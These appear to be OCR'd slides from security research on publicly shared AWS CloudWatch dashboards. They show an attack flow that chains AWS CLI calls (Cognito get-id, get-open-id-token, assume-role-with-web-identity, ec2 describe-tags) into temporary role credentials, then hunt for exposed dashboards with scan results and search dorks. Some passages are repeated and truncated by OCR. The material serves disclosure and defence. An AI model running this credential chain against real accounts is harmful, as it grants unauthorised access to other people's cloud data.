
```
$ aws cognito-identity get-open-id-token --identity-id "us-east-1:3b5e..."
```

4. Attacker trades the OIDC token for temporary credentials of the target IAM role

```
$ aws sts assume-role-with-web-identity --role-arn "arn:aws:iam::11..." --web-identity-token "eyJra..."
```



Attack Flow



1. Attacker extracts from context
   - (O) IAM role ARN
   - (I) Identity Pool ID
2. Attacker acquires an Identity from the Cognito Identity pool

```
$ aws cognito-identity get-id --identity-pool-id "us-east-1:52..."
```

3. Attacker requests an OpenID Connect (OIDC) token for this identity

```
$ aws cognito-identity get-open-id-token --identity-id "us-east-1:3b5e..."
```

4. Attacker trades the OIDC token for temporary credentials of the target IAM role

```
$ aws sts assume-role-with-web-identity --role-arn "arn:aws:iam::11..." --web-identity-token "eyJra..."
```

5. Attacker can now read EC2 tags

```
$ aws ec2 describe-tags
```

Attack Flow

1. Attacker extracts from context
   - (O) IAM role ARN
   - (I) Identity Pool ID
2. Attacker acquires an Identity fro
   Cognito Identity pool

```
$ aws cognito-identity get-id --identity
```

3. Attacker requests an OpenID Co
   (OIDC) token for this identity


```
$ aws cognito-identity get-open-id-toker
```

4. Attacker trades the OIDC token
   temporary credentials of the tar


```
$ aws sts assume-role-with-web-identity
```

5. Attacker can now read EC2 tags

```
$ aws ec2 describe-tags
```



Gone Hunting




Search for domains, IPs, filenames, hashes, ASNs

page.domain:cloudwatch.amazonaws.com

Search results (11 / 11, sorted by date, took 2070ms)

	URL		Age	Size	⇄	IPs	⚑	⌂
1	**URL:** cloudwatch.amazonaws.com/dashboard.html?dashboard=hakata-dash&context=eyJSIjoid... **IP:** 2600:9000:275d:1400:9:1000:c680:93a1 - **Server:** AmazonS3 **GeoIP:** US - AS16509 (AMAZON-02, US)	Public 200	14 hours **Via:** manual	5 MB	79	7	1	🇺🇸
2	**URL:** cloudwatch.amazonaws.com/cloudwatch/CloudWatch/data/plugins.GetPluginConfigs/20... **IP:** 2600:9000:2251:1600:9:1000:c680:93a1 - **Server:** AmazonS3 **GeoIP:** US - AS16509 (AMAZON-02, US)	Public 200	2 months **Via:** manual	7 KB	3	2	1	🇺🇸
3	**URL:** cloudwatch.amazonaws.com/dashboard.html?dashboard=VPN-Dashboard&context=eyJSIjo... **Redirect from:** vpn.costaesmeralda.monitor.itecsa.com/ **IP:** 2600:9000:2251:9a00:9:1000:c680:93a1 - **Server:** AmazonS3 **GeoIP:** US - AS16509 (AMAZON-02, US)	Public 200	3 months **Via:** automatic **Src:** certstream...	5 MB	83	6	1	🇺🇸
4	**URL:** cloudwatch.amazonaws.com/ **IP:** 2600:9000:2127:4e00:9:1000:c680:93a1 - **Server:** AmazonS3 **GeoIP:** US - AS16509 (AMAZON-02, US)	Public 200	4 months **Via:** api	189 KB	3	3	1	🇺🇸
5	**URL:** monitoring.integ.cloudwatch.amazonaws.com/ **IP:** 3.230.68.27 - **PTR:** ec2-3-230-68-27.compute-1.amazonaws.com **GeoIP:** US - AS14618 (AMAZON-AES, US) **Tags:** phishingrod	Public 200	6 months **Via:** api	199 B	1	1	1	🇺🇸
6	**URL:** cloudwatch.amazonaws.com/ **IP:** 2600:9000:2156:1200:9:1000:c680:93a1 - **Server:** AmazonS3 **GeoIP:** US - AS16509 (AMAZON-02, US)	Public 200	8 months **Via:** api	151 KB	2	2	1	🇺🇸
7	**URL:** cloudwatch.amazonaws.com/dashboard.html?dashboard=NO-Overview&context=eyJSIjoid... **Redirect from:** url11.mailanyone.net/v1/?m=1mad73-00061f-3M&i=57e1b682&c=wU4eyL7Y3LjsjiMVzkWuab... **IP:** 2600:9000:214f:ea00:17:46c7:c00:93a1 - **Server:** AmazonS3 **GeoIP:** US - AS16509 (AMAZON-02, US)	Public 200	1 year **Via:** manual	4 MB	60	5	1	🇺🇸
8	**URL:** cloudwatch.amazonaws.com/dashboard.html?dashboard=UCI_Public&context=eyJSIjoidX... **IP:** 2600:9000:225e:4600:17:46c7:c00:93a1 - **Server:** AmazonS3 **GeoIP:** US - AS16509 (AMAZON-02, US) **Tags:** falconsandbox	Public 200	2 years **Via:** api	4 MB	53	4	1	🇺🇸
9	**URL:** cloudwatch.amazonaws.com/dashboard.html?dashboard=UCI_Public&context=eyJSIjoidX... **IP:** 2600:9000:214f:a600:17:46c7:c00:93a1 - **Server:** AmazonS3 **GeoIP:** US - AS16509 (AMAZON-02, US)	Public 200	2 years **Via:** manual	4 MB	53	4	1	🇺🇸
10	**URL:** cloudwatch.amazonaws.com/ **Downloaded Files:** download **IP:** 2600:9000:21f3:7000:17:46c7:c00:93a1 - **Server:** AmazonS3 **GeoIP:** US - AS16509 (AMAZON-02, US)	Public 200	2 years **Via:** manual		1	1	1	🇺🇸
11	**URL:** cloudwatch.amazonaws.com/dashboard.html?dashboard=murphy-services&context=eyJSI... **Redirect from:** murphy-services-dashboard.gorila.systems **IP:** 2600:9000:21f3:da00:17:46c7:c00:93a1 - **Server:** AmazonS3 **GeoIP:** US - AS16509 (AMAZON-02, US)	Public 200	3 years **Via:** automatic **Src:** certstream...	531 KB	2	2	1	🇺🇸

(11 results in total, 11 shown)



inurl:https://cloudwatch.amazonaws.com/dashboard.html -corporate

Amazon
https://cloudwatch.amazonaws.com › dashboard
CloudWatch Dashboard Sharing - AWS

Amazon
https://cloudwatch.amazonaws.com › dashboard
Signin
Sign in with your username and password. Username. Password. Forgot your password? logo. Sign in with your username and password. Username. Password.

Amazon
https://cloudwatch.amazonaws.com › dashboard
Signin
Sign in with your username and password. Username. Password. Forgot your password? logo. Sign in with your username and password. Username. Password.


Amazon
https://cloudwatch.amazonaws.com › dashboard
Signin
Sign in with your username and password. Username. Password. Forgot your password? logo. Sign in with your username and password. Username. Password.


Amazon
https://cloudwatch.amazonaws.com › dashboard
Signin
Sign in with your username and password. Username. Password. Forgot your password? logo. Sign in with your username and password. Username. Password.

Amazon
https://cloudwatch.amazonaws.com › dashboard
Signin
Sign in with your username and password. Username. Password. Forgot your password? logo. Sign in with your username and password. Username. Password.

Amazon
https://cloudwatch.amazonaws.com › dashboard
Signin
Sign in with your username and password. Username. Password. Forgot your password? logo. Sign in with your username and password. Username. Password.


Gone Hunting





Gone Hunting

of dashboards Publicly shared > # of dashboards username+password shared + # of dashboards SSO-shared



Is it such a big deal?

- Honestly, not really
- Amazon clearly advises against putting sensitive data in EC2 tags....
- ...but we all know customers don't follow this (PII, owner contact details, credentials...)

> **Warning**
>
> Tag keys and their values are returned by many different API calls. Denying access to `DescribeTags` doesn't automatically deny access to tags returned by other APIs. As a best practice, we recommend that you do not include sensitive data in your tags.

https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/Using_Tags.html

- Permissions of IAM role are canned, set by Amazon code =users won't modify manually if *it works*™
  - *unless they want to add more features?*

More Features = More Permissions

Allo logs table widgets

All e custom widgets

```
logs:FilterLogEvents
logs:StartQuery
logs:StopQuery
logs:GetLogRecord
logs:DescribeLogGroups
```

```
"Resource":[
   "SharedLogGroup1",
   "SharedLogGroup2"
]
```

```
lambda:InvokeFunction
```

```
"Resource":["Function1"]
```

summitroute.com/blog/2020/06/08/denial_of_wallet_attacks_on_aws/

Root Cause Analysis

Documentation > Amazon Cognito > API Reference

CreateIdentityPool

```
{
  "Allow
  "Allow
  "Cogni
    {
    }
  ],
  "DeveloperProviderName": "string",
  "IdentityPoolId": "string",
  "IdentityPoolName": "string",
  "IdentityPoolTags": {
    "string" : "string"
  },
  "OpenIdConnectProviderARNs": [ "string" ],
  "SamlProviderARNs": [ "string" ],
  "SupportedLoginProviders": {
    "string" : "string"
  }
}
```

```
ubuntu@FSW3285:/mnt/c/Users/laripping/Documents/Research/cloudwatch-dashboard$ aws cognito-identity describe-identity-pool --identity-pool-id "us-east-1:853[redacted]
[redacted]da62c" --region us-east-1
{
    "IdentityPoolId": "us-east-1:853[redacted]da62c",
    "IdentityPoolName": "CW_ew1-testdashboard",
    "AllowUnauthenticatedIdentities": true,
    "CognitoIdentityProviders": [
        {
            "ProviderName": "cognito-idp.us-east-1.amazonaws.com/us-east-1_yyY[redacted]Mg",
            "ClientId": "1n0o[redacted]fpa0",
            "ServerSideTokenCheck": false
        }
    ],
    "IdentityPoolTags": {}
}
```

aws | Services | Search [Alt+S]

Amazon Cognito

User pools New

Amazon Cognito > Identity pools > CW_ew1-testdashboard

CW_ew1-testdashboard Info

User statistics | Identity browser | User access | Identity pool properties | Other properties

Basic (classic) authentication Info

Activate the classic authentication flow if your app relies on separate API requests to retrieve an identity token, and then to assume a role using that token. When you activate the classic flow

Basic authentication

-

Root Cause Analysis

aws Services Search [Alt+S]

The dashboard ew1-userpassdashboard has been successfully shared.
Open in a new tab

CloudWatch > Dashboards > ew1-userpassdashboard

ew1-userpassdashboard

Log group: /aws/eks/spartaCluster/cluster

CloudShell Feedback

Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder Performance insights AdBlock

Preserve log Disable cache No throttling

